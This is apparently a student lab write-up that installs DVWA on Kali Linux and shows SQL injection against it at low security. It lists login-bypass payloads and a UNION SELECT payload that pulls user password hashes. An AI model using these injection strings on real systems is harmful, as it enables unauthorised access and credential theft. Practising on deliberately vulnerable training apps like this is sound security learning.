
Task 3: SQL Injection on DVWA (Low Security)

- **Objective**: Demonstrate an **SQL Injection** vulnerability on a web application (DVWA with low security).
- **Tools**: DVWA (Damn Vulnerable Web Application)


WORKING:

1.**Install and configure DVWA on a local server or VM.**
Install required packages




```
┌──(saurav㉿kali)-[~]
└─$ sudo apt update
sudo apt install mariadb-server php php-mysqli php-gd libapache2-mod-php git -y

[sudo] password for saurav:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
432 packages can be upgraded. Run 'apt list --upgradable' to see them.
Note, selecting 'php8.4-mysql' instead of 'php-mysqli'
mariadb-server is already the newest version (1:11.8.2-1).
php is already the newest version (2:8.4+96).
php8.4-mysql is already the newest version (8.4.11-1).
php-gd is already the newest version (2:8.4+96).
libapache2-mod-php is already the newest version (2:8.4+96).
git is already the newest version (1:2.47.2-0.2).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 432
```

1.2 **installing**



```
┌──(saurav㉿kali)-[~]
└─$ sudo git clone https://github.com/digininja/DVWA.git
^[[201~Cloning into 'DVWA'...
remote: Enumerating objects: 5373, done.
remote: Total 5373 (delta 0), reused 0 (delta 0), pack-reused 5373 (from 1)
Receiving objects: 100% (5373/5373), 2.57 MiB | 4.36 MiB/s, done.
Resolving deltas: 100% (2673/2673), done.
```


2.Installing DVWA in Apache



```
──(saurav㉿kali)-[~]
─$ cd /var/www/html
udo git clone https://github.com/digininja/DVWA.git

atal: destination path 'DVWA' already exists and is not an empty directory.
```

DVWA has installed in apache, as it was already installed , so it is showing already installed.

2.1. Configure DVWA



```
┌──(saurav㉿kali)-[/var/www/html]
└─$ cd /var/www/html/DVWA/config
sudo cp config.inc.php.dist config.inc.php
sudo nano config.inc.php
```

After configuring, make the necessary changes and take the permission using this command:


```
sudo chown -R www-data:www-data /var/www/html/DVWA
sudo chmod -R 755 /var/www/html/DVWA
```

Create DVWA Database

```
sudo service mysql start
sudo mysql -u root
```

After creating database restart apache and open DVWA in browser and Set login , username as admin and password as password.

3.Setting security to low



DVWA Security

Security Level

Security level is currently: **impossible**.


You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Here we have set security level to low, so that sql injection would work easily.

4. LOGIN PAGE OF DVWA




This is the login page of dvwa, where manually giving username as admin and password as password , will make login in dvwa page.

These are the list of few sql injection used:

(Use in **Username** field, leave Password blank or anything)

- ' OR '1'='1' –
- ' OR '1'='1' #
- ' OR 1=1 --
- admin' --
- admin' #
- ' OR '1'='1' /*

SQL injection performed in sql injection menu in DVWA




Vulnerability: SQL Injection

User ID: 1' OR '1'='1

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

Here we are having multiple output, that means given injection will work as sql injection.

SQL INJECTION ON LOGIN PAGE OF DVWA




' OR '1'='1

You have logged out

Here, login SQL injection has failed although we have kept security level as low level.

Not only this injection all other direct sql injection has failed may be due to the use of hashing in the login page.


Use of ‘ OR ‘1’=’1 #



' OR '1'='1' #

Login failed

Use of ‘ OR1=1 LIMIT 1;--



' OR 1=1 LIMIT 1; --

Login failed

Then how can we use sql injection on login page:

- We need to get hash of the password to crack password.
- **Inject to get the hash**

- In the input box, enter this payload:
- 1' UNION SELECT user, password FROM users #

we should see something like:

ID: 1

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

That long value is the **MD5 hash** of the password.

So in this way we can crack password and it is also a form of sql injection.

Why is it vulnerable ?

If a web application is vulnerable to SQL Injection, an attacker can:

- Bypass authentication (log in without valid credentials).
- Access sensitive data (usernames, password hashes, emails, etc.).
- Modify or delete data (change passwords, delete accounts).
- Execute administrative operations on the database.
- In some cases, gain full control of the server.